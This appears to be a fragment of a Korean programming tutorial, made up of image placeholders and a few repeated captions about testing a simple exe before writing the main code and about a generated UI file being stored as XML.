
본격 코드 구현전 간단한 exe 테스트

[생성된 UI 파일을 뜯어보면 XML 형식으로 저장되어 있는걸 볼 수 있다.]




본격 코드 구현전 간단한 exe 테스트


[생성된 UI 파일을 뜯어보면 XML 형식으로 저장되어 있는걸 볼 수 있다.]




본격 코드 구현전 간단한 exe 테스트



본격 코드 구현전 간단한 exe 테스트

